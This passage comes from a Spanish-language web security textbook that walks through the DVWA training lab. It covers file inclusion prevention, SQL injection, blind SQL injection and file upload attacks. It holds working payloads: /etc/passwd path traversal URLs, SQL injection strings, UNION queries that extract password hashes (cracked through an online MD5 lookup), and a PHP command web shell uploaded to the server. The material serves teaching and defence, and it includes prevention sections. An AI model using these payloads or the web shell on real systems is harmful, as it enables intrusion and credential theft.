No ha habido salida por pantalla ni warning alguno puesto que el comando *wget* no retorna nada, por lo que sólo queda saber si realmente ha sido cargada en el servidor. Para comprobar el éxito o no del ataque se accede a la dirección <http://www.webvulnerable.com/vulnerabilities/upload/c99.php> y como se observa en la siguiente figura, la shell escrita en PHP ha sido cargada en la web vulnerable.




Figura 3-45. Ejecución de la shell PHP cargada en el servidor vulnerable.

3.4.2 Prevención

En el caso de RFI, para evitar este problema el fichero de configuración de PHP (php.ini) tiene desde la versión 5.2.0 de PHP, una directiva de seguridad llamada `allow_url_include` que controla si se permiten incluir scripts utilizando direcciones web (en lugar de rutas absolutas o relativas al propio servidor web). Esta opción está por defecto desactivada por lo que PHP sólo sería vulnerable si el usuario la activara. También existe una directiva que controla si se pueden pasar direcciones web a la función `fopen()`, `allow_url_fopen`, incluida desde la versión 4.0.4 y que, en esta ocasión, sí está activada por defecto (anteriormente esta última opción era la encargada de controlar ambas cosas, por lo que no se podía evitar la inclusión de archivos remotos y a la vez hacer uso de `fopen()` con archivos remotos).

Gracias a esta configuración las vulnerabilidades de inclusión remota de archivos son cada vez menos comunes, aunque todavía se tendrá que lidiar con otros ataques menos obvios como el uso de los protocolos `data://` (como se acaba de comprobar en el nivel medio de seguridad) y `php://`, que no se desactivan con el parámetro de configuración `allow_url_include` a 0.

Por su parte, en el caso de LFI una posible solución sería añadir una extensión al archivo a incluir, por ejemplo:

Código PHP

```
<?php include $_GET['page'] . '.inc.php'; ?>
```

En teoría, esto debería impedir incluir cualquier archivo que no terminara en `.inc.php`, pero, lamentablemente, no es tan sencillo. El atacante podría saltarse nuestro nuevo intento de protección añadiendo el carácter nulo (`0x00`), que permite terminar las cadenas, al final del valor pasado como parámetro (si `magic_quotes_gpc` está desactivado, de otra forma el problema se solucionaría al aplicar la función `addslashes()` automáticamente):

`http://www.webvulnerable.com/index.php?page=../../../../etc/passwd%00`

o se podrían aprovechar los intentos de PHP de normalizar las rutas y el hecho de que las rutas se truncan a partir de cierto tamaño (este problema ya ha sido corregido en las últimas versiones de PHP):

`http://www.webvulnerable.com/index.php?pagina=../../../../etc/passwd.\.\.\.\.\..`

Una solución aún más radical sería almacenar las distintas opciones válidas en un array y comprobar si el valor indicado se encuentra en dicho array:

Código PHP

```
<?php
$paginas = array('principal', 'quienes-somos', 'contacto');
if(isset($_GET['page']) and in_array($_GET['page'], $paginas)) {
    require $paginas[array_search($_GET['page'], $paginas)] . '.inc.php';
}
?>
```

A pesar de estar recomendaciones, la mejor solución siempre será, simplemente, no confiar en la buena voluntad de los visitantes y, por tanto, no realizar `includes` utilizando el paso por URL.

3.5 SQL INJECTION

Como su propio nombre indica, esta vulnerabilidad consiste en injectar código SQL invasor dentro del código SQL programado con el objetivo de alterar la funcionalidad del programa. Este tipo de intrusión normalmente es de carácter malicioso y, por tanto, un problema de seguridad informática. Un programa o página web que no haya sido validado de forma correcta podrá ser vulnerable y la seguridad del sistema (base de datos) no podrá ser asegurada.

La intrusión se puede llevar a cabo al ejecutar un programa vulnerable, ya sea, en ordenadores de escritorio o bien en sitios Web.

La vulnerabilidad se puede producir cuando el programador use parámetros a ingresar por parte del usuario, para realizar una consultar de la base de datos. En esos parámetros es donde se puede incluir el código SQL intruso para que sea ejecutado en dicha consulta.

El objetivo más común del código intruso es extraer toda la información posible de la base de datos, aunque tienen más usos como puede ser el iniciar sesión con la cuenta otro usuario, subir una shell al servidor, etc.

3.5.1 Explotando la vulnerabilidad

DVWA muestra un formulario donde se podrá escribir el número identificativo (ID) de un usuario de la base de datos, devolviendo el script su nombre y apellidos.

En el **nivel de seguridad low** el código fuente vulnerable es el que se muestra a continuación:

```
Código PHP

<?php
if(isset($_GET['Submit'])){
    // Retrieve data
    $id = $_GET['id'];
    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');
    $num = mysql_numrows($result);
    $i = 0;

    while ($i < $num) {
        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");
        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';
        $i++;
    }
}
?>
```

El código que obtiene la id del para la consulta no tiene ningún tipo de filtrado por lo que es vulnerable a este tipo de ataque y se podrá injectar código SQL. Antes de injectar código malicioso se vera un ejemplo de cómo funciona la página:

The screenshot shows the DVWA application interface. On the left, there's a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, and File Inclusion. The main area has a title 'Vulnerability: SQL Injection'. Below it, there's a form field labeled 'User ID:' with a text input box containing '1'. Next to the input box is a 'Submit' button. To the right of the input box, the output shows the results of the SQL query: 'ID: 1', 'First name: admin', and 'Surname: admin'. At the bottom of the main area, there's a link labeled 'More info'.

Figura 3-46. Ejemplo de consulta.

Una forma rápida y sencilla de ver si la página tiene una vulnerabilidad del tipo SQL Injection es introducir una comilla simple, en el caso de tener este tipo de vulnerabilidad va a devolver un error de SQL:




Figura 3-47. Comprobación de vulnerabilidad a la Inyección SQL.

En la anterior figura se observa que el mensaje devuelto por el servidor es que hay un error de sintaxis en la consulta de SQL, por lo tanto es vulnerable y se puede proceder con una inyección. Hay que tener en cuenta que no en todos los casos aparece el error, dependerá del tipo de vulnerabilidad que tenga, ya que en inyecciones avanzadas no muestran nada enviando una comilla.

A continuación se muestran consultas básicas que se usan al hacer este tipo de ataque:

- `I' OR I=I--'`
- `I' OR 'I = 'I`
- `'OR"='`
- `'OR I=I--'`
- `'OR 0=0 --'`
- `'OR 'x'='x`

Al probar la inyección con `I' OR I=I--'` se muestra todos los usuarios que hay en la base de datos:

The screenshot shows the DVWA SQL Injection page. On the left is a sidebar with various menu items. The main area is titled "Vulnerability: SQL Injection" and contains a form with a "User ID:" input field and a "Submit" button. Below the form, there is a list of user records extracted from the database:

ID	First name	Surname
ID: 1' OR 1=1--'	admin	admin
ID: 1' OR 1=1--'	Gordon	Brown
ID: 1' OR 1=1--'	Hack	Me
ID: 1' OR 1=1--'	Pablo	Picasso
ID: 1' OR 1=1--'	Bob	Smith

At the bottom of the page, there is a link: <http://www.securityteam.com/securityreviews/5DP0N1P76F.html>.

Figura 3-48. Consulta para extraer todos los usuarios de la tabla.

Se muestra esta serie de inyecciones que serán de gran utilidad:

- `version()`: muestra la versión del servidor MySQL.
- `database()`: muestra el nombre de la base de datos actual.
- `current_user()`: muestra la el nombre de usuario y el del host para el que esta autenticada la conexión actual. Este valor corresponde a la cuenta que se usa para evaluar los privilegios de acceso. Puede ser diferente del valor de `USER()`.
- `last_insert_id()`: devuelve el último valor generado automáticamente que fue insertado en una columna de tipo `AUTO_INCREMENT`.
- `connection_id()`: muestra la el ID de una conexión. Cada conexión tiene su propio y único identificador.
- `@@datadir`: muestra el directorio de la base de datos.

Es importante saber la versión de MySQL ya que se podría facilitar la inyección. Cada versión tiene sus propias peculiaridades y funciones.

Por ejemplo, para observar la versión de la base de datos la inyección sería la siguiente:

```
'union all select 1,@@VERSION--'
```



Figura 3-49. Extrayendo la versión de MySQL.

La consulta anterior indica que la versión de MySQL es la 5.5.

En el **nivel de seguridad medium** el código difiere del anterior en que la ID es filtrada con la función `mysql_real_escape_string()` como se muestra a continuación:

Código PHP
<pre><?php if (isset(\$_GET['Submit'])) { // Retrieve data \$id = \$_GET['id']; \$id = mysql_real_escape_string(\$id); \$getid = "SELECT first_name, last_name FROM users WHERE user_id = \$id"; \$result = mysql_query(\$getid) or die('<pre>' . mysql_error() . '</pre>'); \$num = mysql_numrows(\$result); \$i=0; while (\$i < \$num) { \$first = mysql_result(\$result,\$i,"first_name"); \$last = mysql_result(\$result,\$i,"last_name"); echo '<pre>'; echo 'ID: ' . \$id . '
First name: ' . \$first . '
Surname: ' . \$last; echo '</pre>'; \$i++; } } ?></pre>

DVWA vuelve a mostrar la misma página que antes para escribir el ID de un usuario de la base de datos, pero en esta ocasión restringidos los caracteres especiales, se vuelve a usar la inyección de nivel low `I' OR 1=1--`, para ver si realmente este filtrado soluciona el problema, pero en esta ocasión al ejecutar devuelve el siguiente mensaje de error:



Figura 3-50. Error de sintaxis en la consulta SQL.

En ejemplo la consulta ha sido filtrada y devuelve un error de sintaxis.

Ahora se inyecta:

1 OR 1=1--

que no contiene comillas ni cualquier carácter especial alguno, y que al igual que antes, devuelve un listado con los usuarios:

The screenshot shows the DVWA SQL Injection interface. On the left, a sidebar lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main area is titled "Vulnerability: SQL Injection". It has a "User ID:" input field and a "Submit" button. Below the input field, the output shows five user entries extracted from the database:

- ID: 1 OR 1=1--. First name: admin. Surname: admin
- ID: 1 OR 1=1--. First name: Gordon. Surname: Brown
- ID: 1 OR 1=1--. First name: Hack. Surname: Me
- ID: 1 OR 1=1--. First name: Pablo. Surname: Picasso
- ID: 1 OR 1=1--. First name: Bob. Surname: Smith

Below the users, there's a "More info" section with links to security reviews. At the bottom, it says "Username: admin", "Security Level: medium", and "PHPIDS: disabled". There are "View Source" and "View Help" buttons. The footer reads "Damn Vulnerable Web Application (DVWA) v1.0.7".

Figura 3-51. Extracción de los usuarios de la tabla users.

Pese a la restricción de caracteres especiales se sigue teniendo un gran abanico de posibilidades a la hora de formar una consulta para obtener datos, a continuación se muestra un ejemplo en el que anida la consulta original con otra para poder obtener la contraseña de cada usuario:

1 UNION ALL SELECT first_name, password from dvwa.users;

This screenshot is identical to Figure 3-51, showing the DVWA SQL Injection interface. The sidebar and main title are the same. The "User ID:" input field contains the SQL injection query *1 UNION ALL SELECT first_name, password from dvwa.users;*. The output section displays the extracted user information, including their first names and encrypted passwords:

- ID: 1 union all select first_name, password from dvwa.users; First name: admin. Surname: admin
- ID: 1 union all select first_name, password from dvwa.users; First name: Gordon. Surname: 5f4dc3b5aa765d61d8327deb882cf99
- ID: 1 union all select first_name, password from dvwa.users; First name: Hack. Surname: e99a18c426cb39d5f260653678922e03
- ID: 1 union all select first_name, password from dvwa.users; First name: Pablo. Surname: 8d353d75aae2c3966d7e0d4fcc69216b
- ID: 1 union all select first_name, password from dvwa.users; First name: Bob. Surname: 5f4dcc3b5aa765d61d8327deb882cf99

The "More info" section and footer are also present.

Figura 3-52. Extracción de contraseñas encriptadas de los usuarios.

Una vez obtenida la contraseña (encriptada con MD5), basta con dirigirse a algún servicio como el que ofrece la página web <http://md5.rednoize.com/> para obtener la contraseña desencriptada. Para ello, se

copia la contraseña encriptada y se pulsa en buscar. A modo de ejemplo se muestra la contraseña desencriptada del usuario *Gordon*:



Figura 3-53. Búsqueda de contraseña conociendo la contraseña encriptada en MD5.

La contraseña del usuario *Gordon* es *abc123*.

3.5.2 Prevención

DVWA hace uso en el **nivel de seguridad high** de algunas funciones PHP para filtrar la información recibida desde el formulario:

```
Código PHP

<?php
if (isset($_GET['Submit'])) {
    // Retrieve data
    $id = $_GET['id'];
    $id = stripslashes($id);
    $id = mysql_real_escape_string($id);

    if (is_numeric($id)){
        $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
        $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');
        $num = mysql_numrows($result);
        $i=0;
        while ($i < $num) {
            $first = mysql_result($result,$i,"first_name");
            $last = mysql_result($result,$i,"last_name");
            echo '<pre>';
            echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
            echo '</pre>';
            $i++;
        }
    }
}?
?>
```

Para evitar los ataques SQL Injection, PHP cuenta con la directiva *magic_quotes_gpc* que automáticamente restringe todas las comillas. Esta directiva puede ser habilitada desde el fichero de configuración de PHP (*php.ini*), aunque se recomienda no habilitar las comillas mágicas deshabilitadas y, en su lugar, hacer un filtrado en tiempo de ejecución y bajo demanda o usar las funciones:



Nota

La directiva magic_quotes_gpc ha sido eliminada a partir de la versión 5.4.0 de PHP por los riesgos que entraña.

- addcslashes() que restringe caracteres como \n, \r etc., convirtiéndolos en la misma forma que se hace en programación C, mientras que los caracteres con código ASCII inferior a 32 y superior a 126 son convertidos a representación octal.
- mysql_real_escape_string() que restringe los caracteres especiales.
- stripslashes() que quita las barras de un string con comillas.



URL de interés

<http://php.net/manual/es/security.magicquotes.php>
<http://php.net/manual/es/function.addcslashes.php>
<http://php.net/manual/es/function.mysql-real-escape-string.php>
<http://php.net/manual/es/function.stripslashes.php>

Existen ciertos principios a considerar para proteger aplicaciones de un SQL Injection:

- No confiar en la entrada del usuario.
- No utilizar sentencias SQL construidas dinámicamente.
- No utilizar cuentas con privilegios administrativos.
- No proporcionar mayor información de la necesaria.

Adicionalmente se recomienda el uso de la librería mysqli puesto que permite la posibilidad de realizar conexiones seguras a la base de datos a través de SSL y ofrece mucha más seguridad frente a la vulnerabilidad SQL Injection.

Código PHP

```
<?php
$mysqli = new $stmt = $mysqli->prepare("select usuario from usuarios where i = ?");
$stmt->bind_param('i',$id);
$stmt->execute();
?>
```

3.6 SQL INJECTION (BLIND)

Este tipo de ataque es similar al SQL Injection que se acaba de estudiar, con la diferencia que la página web no devuelve ningún mensaje de error al producirse resultados incorrectos tras una consulta a la base de datos. Esta falta de muestreo de resultados se produce por el tratamiento total de los códigos de error, y la imposibilidad de modificar, a priori, información alguna de la base de datos, teniendo respuesta únicamente en caso de que la consulta sea correcta.

La falta de mensajes de error no quiere decir que no sea vulnerable una página web. ¿Cómo se sabe que una web es vulnerable a SQL Injection Blind? Pues basta con probar un poco más y siempre que la inyección esté bien ejecutada se mostrará el contenido esperado.

Sentencias condicionales tipo *Or 1=1* o *having 1=1* ofrecen respuestas siempre correctas (true o verdadero) por lo cual suelen ser usadas por los programadores como formas de comprobación.

3.6.1 Explotando la vulnerabilidad

En el **nivel de seguridad low** el código fuente vulnerable es el que se muestra a continuación, la única diferencia con el nivel *low* de SQL Injection es el tratamiento de errores:

```
Código PHP
<?php
if (isset($_GET['Submit'])) {
    $id = $_GET['id'];
    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid); // Removed 'or die' to suppress mysql errors
    $num = @mysql_numrows($result); // The '@' character suppresses errors
    $i = 0;
    while ($i < $num) {
        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");
        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';
        $i++;
    }
}
?>
```

DVWA vuelve a mostrar una página similar a la de SQL Injection, donde escribir el ID de un usuario de la base de datos, y al igual que antes, devuelve el nombre y apellido asociado a dicha ID:

The screenshot shows the DVWA interface with the title "Vulnerability: SQL Injection (Blind)". On the left, there's a sidebar with various menu items like Home, Instructions, Setup, etc. The main content area has a form with a text input field labeled "User ID:" containing "1 OR 1=1". Below the input field, the results are displayed: "ID: 1", "First name: admin", and "Surname: admin". At the bottom of the main content area, there's a "More info" section with three links: "http://www.secureteam.com/securityreviews/5DP0H1P76E.html", "http://en.wikipedia.org/wiki/SQL_injection", and "http://www.unixwiz.net/techips/sql-injection.html".

Figura 3-54. Consulta de ejemplo.

Se prueba con una comilla simple para ver que realmente no se devuelve ningún error y efectivamente al pulsar en “Submit” se vuelve a llevar a la pantalla original en blanco:

The screenshot shows the DVWA interface with the title "Vulnerability: SQL Injection (Blind)". On the left, there's a sidebar with various menu items: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, and SQL Injection (which is highlighted). Below the sidebar, there's a "User ID:" input field and a "Submit" button. At the bottom, there's a "More info" section with three links: <http://www.securiteam.com/securityreviews/SDP0H1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/tutorials/sql-injection.html>.

Figura 3-55. Tratamiento de errores.

Tras ver que no se devuelve ningún error se pasa a probar a injectar una consulta de tipo condicional, en este caso se va a insertar '*OR 'x'='x*', lo que devolverá un listado con los usuarios:

The screenshot shows the DVWA interface with the title "Vulnerability: SQL Injection (Blind)". The "SQL Injection (Blind)" item in the sidebar is highlighted. The "User ID:" input field contains the value "ID: ' OR 'x'='x". The output area displays a list of users extracted from the database:

- ID: OR 'x'='x
 - First name: admin
 - Surname: admin
 - ID: OR 'x'='x
 - First name: Gordon
 - Surname: Brown
 - ID: OR 'x'='x
 - First name: Hack
 - Surname: Me
 - ID: OR 'x'='x
 - First name: Pablo
 - Surname: Picasso
 - ID: OR 'x'='x
 - First name: Bob
 - Surname: Smith

At the bottom, there's a "More info" section with the same three links as in Figura 3-55.

Figura 3-56. Consulta para la extracción de todos los usuarios.

A continuación se injectará una consulta más compleja, anidando a la original:

I' and 'test' = 'b' union select database(), user() #

Que debe devolver la base de datos en que se está trabajando y el usuario utilizado:

The screenshot shows the DVWA interface with the title "Vulnerability: SQL Injection (Blind)". The "SQL Injection (Blind)" item in the sidebar is highlighted. The "User ID:" input field contains the value "ID: I' and 'test' = 'b' union select database(), user() #". The output area displays the results of the injected query:

```

ID: I' and 'test' = 'b' union select database(), user() #
First name: dwa
Surname: masteracs1@localhost

```

At the bottom, there's a "More info" section with the same three links as in Figura 3-55.

Figura 3-57. Consulta para extraer el nombre de la base de datos y el usuario que realiza la conexión.

En el **nivel de seguridad medium** el código difiere del anterior en que la id recibida desde el formulario HTML es filtrada a través de la función mysql_real_escape_string() como se muestra a continuación:

```
Código PHP
<?php
if (isset($_GET['Submit'])) {
    $id = $_GET['id'];
    $id = mysql_real_escape_string($id);
    $getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";
    $result = mysql_query($getid); // Removed 'or die' to suppress mysql errors
    $num = @mysql_numrows($result); // The '@' character suppresses errors $i=0;
    while ($i < $num) {
        $first=mysql_result($result,$i,"first_name");
        $last=mysql_result($result,$i,"last_name");
        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';
        $i++;
    }
}
?>
```

Al igual que en el nivel medium de SQL Injection, DVWA vuelve a restringir el uso de caracteres especiales, por lo que se vuelve a usar la inyección de nivel low '*OR 'x'='x*' como ejemplo:

The screenshot shows the DVWA interface with the title 'Vulnerability: SQL Injection (Blind)'. On the left is a sidebar with various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (selected), SQL Injection (Blind) (highlighted in green), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, and About. The main area has a 'User ID:' input field containing 'OR 'x'='x' and a 'Submit' button. Below the input field is a 'More info' section with three links: <http://www.secureteam.com/securityreviews/SDP01IP76I.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/tutorials/sql-injection.html>.

Figura 3-58. Ejemplo de consulta.

En SQL Injection Blind, como ya se ha mencionado, en caso de error en la consulta no se devuelve nada, ni tan siquiera un mensaje de error advirtiendo del problema:

This screenshot is identical to Figura 3-58, showing the DVWA SQL Injection (Blind) page. The sidebar and 'More info' section are the same. The difference is in the 'User ID:' input field, which now contains an empty string ('').

Figura 3-59. Tratamiento de errores en consultas erróneas.

Se inyecta otra consulta condicional pero en esta ocasión sin los caracteres especiales:

1 OR 0=0--

Esta consulta devolverá un listado con los nombres y apellidos de los usuarios:

The screenshot shows the DVWA interface with the 'SQL Injection (Blind)' section selected. In the 'User ID:' input field, the value *1 OR 0=0--* is entered. Below the input field, a list of users is displayed with their first names and surnames. The list includes:

- ID: 1 OR 0=0-- First name: admin Surname: admin
- ID: 1 OR 0=0-- First name: Gordon Surname: Brown
- ID: 1 OR 0=0-- First name: Hack Surname: Me
- ID: 1 OR 0=0-- First name: Pablo Surname: Picasso
- ID: 1 OR 0=0-- First name: Bob Surname: Smith

At the bottom of the page, there is a link to more information: <http://www.securityteam.com/securityreviews/5DP0H1P76E.html> and http://en.wikipedia.org/wiki/SQl_injection.

Figura 3-60. Extracción de la tabla con los usuarios del portal.

Como último ejemplo se extraerán todos los campos de la tabla *users* inyectando:

1 and 1=0 union select table_name, column_name from information_schema.columns where table_name = 0x7573657273

Donde el número hexadecimal de SQL (0x7573657273) representa el nombre de la tabla en que se va a buscar. Este número puede ser muy importante dado a que a priori nadie conoce las tablas que se han creado en el sistema.

The screenshot shows the DVWA interface with the 'SQL Injection (Blind)' section selected. In the 'User ID:' input field, the value *1 and 1=0 union select table_name, column_name from information_schema.columns where table_name = 0x7573657273* is entered. Below the input field, a list of fields is displayed with their names. The list includes:

- ID: 1 and 1=0 union select table_name, column_name from information_schema.columns where table_name = 0x7573657273 First name: users Surname: user_id
- ID: 1 and 1=0 union select table_name, column_name from information_schema.columns where table_name = 0x7573657273 First name: users Surname: first_name
- ID: 1 and 1=0 union select table_name, column_name from information_schema.columns where table_name = 0x7573657273 First name: users Surname: last_name
- ID: 1 and 1=0 union select table_name, column_name from information_schema.columns where table_name = 0x7573657273 First name: users Surname: password
- ID: 1 and 1=0 union select table_name, column_name from information_schema.columns where table_name = 0x7573657273 First name: users Surname: avatar

At the bottom of the page, there is a link to more information: <http://www.securityteam.com/securityreviews/5DP0H1P76E.html> and http://en.wikipedia.org/wiki/SQl_injection.

Figura 3-61. Extracción de los campos de la tabla users.

3.6.2 Prevención

Dado que SQL Injection y SQL Injection Blind son a efectos prácticos la misma vulnerabilidad (pero en el caso Blind, sin mensaje de error devuelto en las consultas), las recomendaciones para evitar este tipo de ataques son las mismas:

- Filtrado en tiempo de ejecución y bajo demanda.
- Hacer uso de las funciones addcslashes(), mysql_real_escape_string() y stripslashes(), ya explicadas anteriormente, a la hora de filtrar los datos recibidos para realizar la consulta.
- Uso de la librería mysqli.

3.7 FILE UPLOAD

Este tipo de vulnerabilidad consiste en subir código malicioso, como por ejemplo una shell PHP, por medio de un formulario que originalmente ha sido creado para permitir únicamente la subida de tipos de archivos determinados (generalmente multimedia como imágenes o videos), pudiendo llegar a convertirse en una puerta abierta a todo el sistema donde esté alojada la página web.

Este tipo de formularios de subida son comúnmente encontrados en redes sociales, foros, blogs e incluso en las bancas electrónicas de algunos bancos.

3.7.1 Explotando la vulnerabilidad

En el **nivel de seguridad low** el código fuente vulnerable es el que se muestra a continuación:

```
Código PHP

<?php
if (isset($_POST['Upload'])) {
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path = $target_path . basename( $_FILES['uploaded']['name']);
    if(!move_uploaded_file($_FILES['uploaded']['tmp_name'], $target_path)) {
        echo '<pre>';
        echo 'Your image was not uploaded.';
        echo '</pre>';
    } else {
        echo '<pre>';
        echo $target_path . ' successfully uploaded!';
        echo '</pre>';
    }
}
?>
```

Como se observa en el código, este script está destinado a permitir a los usuarios de la página web la subida de imágenes. Sin embargo no se comprueba que el tipo de fichero subido efectivamente se trata de una imagen.

Así pues, DVWA muestra una página con un formulario HTML compuesto por un input tipo *file*, a través del cual se podrán cargar imágenes en el sitio web.

The screenshot shows the DVWA application's 'File Upload' page. The title bar says 'Vulnerability: File Upload'. On the left is a sidebar menu with various security test categories. The 'Upload' category is highlighted with a green background. The main content area contains a file upload form with a single input field labeled 'Choose an image to upload:' and a browse button 'Examinar...'. Below the input field is a 'Upload' button. To the right of the form, under 'More info', there is a list of URLs related to file upload security: http://www.owasp.org/index.php/Unrestricted_File_Upload, <http://blogs.securiteam.com/index.php/archives/1268>, and [http://www.acunetix.com/websitedecurity/upload-forms-threat.htm](http://www.acunetix.com/websitedcurity/upload-forms-threat.htm). At the bottom of the page, there are links for 'View Source' and 'View Help'. The footer indicates the application is 'Damn Vulnerable Web Application (DVWA) v1.0.7'.

Figura 3-62. Ejemplo de uso del formulario de subida de ficheros.

Al enviar el formulario, se cargará otra página en la que se recibe un mensaje confirmando la correcta carga de la imagen en el servidor. Asimismo muestra parte de la ruta donde se ha cargado la misma.



Figura 3-63. Resultado de la ejecución del script de subida de ficheros.

Si se escribe dicha URL en una navegador web se comprobará que efectivamente la imagen ha sido cargada en el servidor web:




Figura 3-64. Imagen cargada en el servidor.

Para comprobar si el sitio es vulnerable a este tipo de *exploit* (que atendiendo al código del script de subida ya se sabe de antemano), se subirá una sencilla shell escrita en PHP y que ejecutará comandos en el sistema a través de la función system():

Código PHP
<pre><?php \$cmd = \$_GET["cmd"]; system(\$cmd); ?></pre>

Como se observa en la siguiente figura, la carga en el servidor ha sido un éxito:



Figura 3-65. Subida de fichero realizada con éxito.

Por lo que ya se dispone de una shell con la que ejecutar comandos en el servidor web. Por ejemplo, se ejecuta el comando para listar los elementos del directorio donde se ha cargado la shell:

```
http://www.webvulnerable.com/hackable/uploads/shell.php?cmd=ls
```



Figura 3-66. .

En el **nivel de seguridad medium** el código difiere del anterior nivel en que se realiza una validación de que el tipo de fichero sea *image/jpeg* y que su tamaño sea menor de 100000.

Código PHP

```
<?php
if (isset($_POST['Upload'])) {
    $target_path = DVWA_WEB_PAGE_TO_ROOT."hackable/uploads/";
    $target_path = $target_path . basename($_FILES['uploaded']['name']);
    $uploaded_name = $_FILES['uploaded']['name'];
    $uploaded_type = $_FILES['uploaded']['type'];
    $uploaded_size = $_FILES['uploaded']['size'];

    if (($uploaded_type == "image/jpeg") && ($uploaded_size < 100000)){
        if(!move_uploaded_file($_FILES['uploaded']['tmp_name'], $target_path)) {
            echo '<pre>';
            echo 'Your image was not uploaded.';
            echo '</pre>';
        } else {
            echo '<pre>';
            echo $target_path . ' successfully uploaded!';
            echo '</pre>';
        }
    } else{
        echo '<pre>Your image was not uploaded.</pre>';
    }
}
?>
```

Antes de intentar explotar la vulnerabilidad en este nivel se comprueba que en este caso no se permite cargar la shell utilizada en el nivel *low*:



Figura 3-67. Mensaje de error devuelto por el script.

Para poder cargar la shell en el servidor como si de una imagen se tratara, se empleará la extensión Tamper Data del explorador web Firefox.




Figura 3-68. Ventana principal de la aplicación Tamper Data.

En el formulario HTML para la subida de imágenes se vuelve a seleccionar `shell.php` como archivo a subir. Al pinchar en el botón “Upload” aparecerá la siguiente ventana:

